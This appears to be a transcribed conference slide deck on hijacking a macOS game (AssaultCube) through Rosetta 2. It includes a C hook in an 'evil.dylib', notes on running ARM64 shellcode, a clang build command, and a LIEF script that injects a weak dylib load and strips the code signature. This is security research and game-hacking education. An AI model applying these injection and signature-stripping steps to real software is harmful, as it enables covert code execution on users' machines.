105 Typical pwn at this point:
106 code in stack
107 fork() and mmap code with rwx, exec
108 embed_codecave with ARM64 shellcode for posix_spawn against Calculator.app
109
110 */
111
112 ▼ static int SDL_Init_Hijack(Uint32 flags) {
113     static int intercepted = 0;
114
115     int result = SDL_Init(flags);
116
117     if (!intercepted && result == 0) {
118         fprintf(stderr, "[evil.dylib] SDL_Initer incepted.\n\tSDL_flags: 0x%08x\n", flags);
119         fprintf(stderr, "[evil.dylib] SDL_details: %d", flags);
120

```

summercon 2026 - nicole (mobienote)

We can define code at time binding to our executable by dyld


Get SDL_Init and swap the function pointer with SDL_Init_Hijack

profit!!!!

Get AssaultCube to Run This Stuff

- So we now have a valid binary and a function it calls from `SDL2.Framework`
- And we have a swizzle function that gets the call of `SDL_init` and interposes the hijack to run once on `evil.dylib` !
- How are we loading our new library our otherwise normal process?






Final Patching

```
clang -arch x86_64 \  
-shared \  
-install_name @executable_path/../Frameworks/evil.dylib \  
-F assaultcube.app/Contents/Frameworks \  
-Wl, -ld_classic \  
-framework SDL2 \  
-o assaultcube.app/Contents/Frameworks/evil.dylib \  
evil.c
```

```
import lief  
SDL2 = "assaultcube.app/Contents/Frameworks/SDL2.framework/Versions/A/SDL"  
binary = lief.parse(SDL2)  
binary.add(lief.MachO.DylibCommand.weak_lib(  
    "@executable_path/../Frameworks/evil.dylib"  
))  
binary.remove_signature()  
binary.write(SDL2)
```





Takeaways

- Rosetta 2 has characteristics that make it an amazing transitional tool for Apple Silicon, with some considerations for compatability over security.
- Game hacking is also just fun and interesting and exposes you to many novel development strategies;
- This will live on in a fashion with the virtualisation projects WWDC has announced for MacOS (Linux, GPTK).
- Technically there is *a lot* of residual data for attribution of Rosetta 2 malwares, but often locked away or not noticed due to default settings!






i will definitely not
fuck up OpenShell
along with Microsoft
New Security
Primitives

*(folks what im saying
is that this is
probably a good
avenue to look at
when this drops)
(FREE ADVICE)*

Also to inspire YOU to look for new
trends - I mean look at this stuff



Thank you

Q&A

Full code to be on Codeberg and
<https://kernelkennel.com> soon!

For contacts/Signal, feel free to chat to
me!

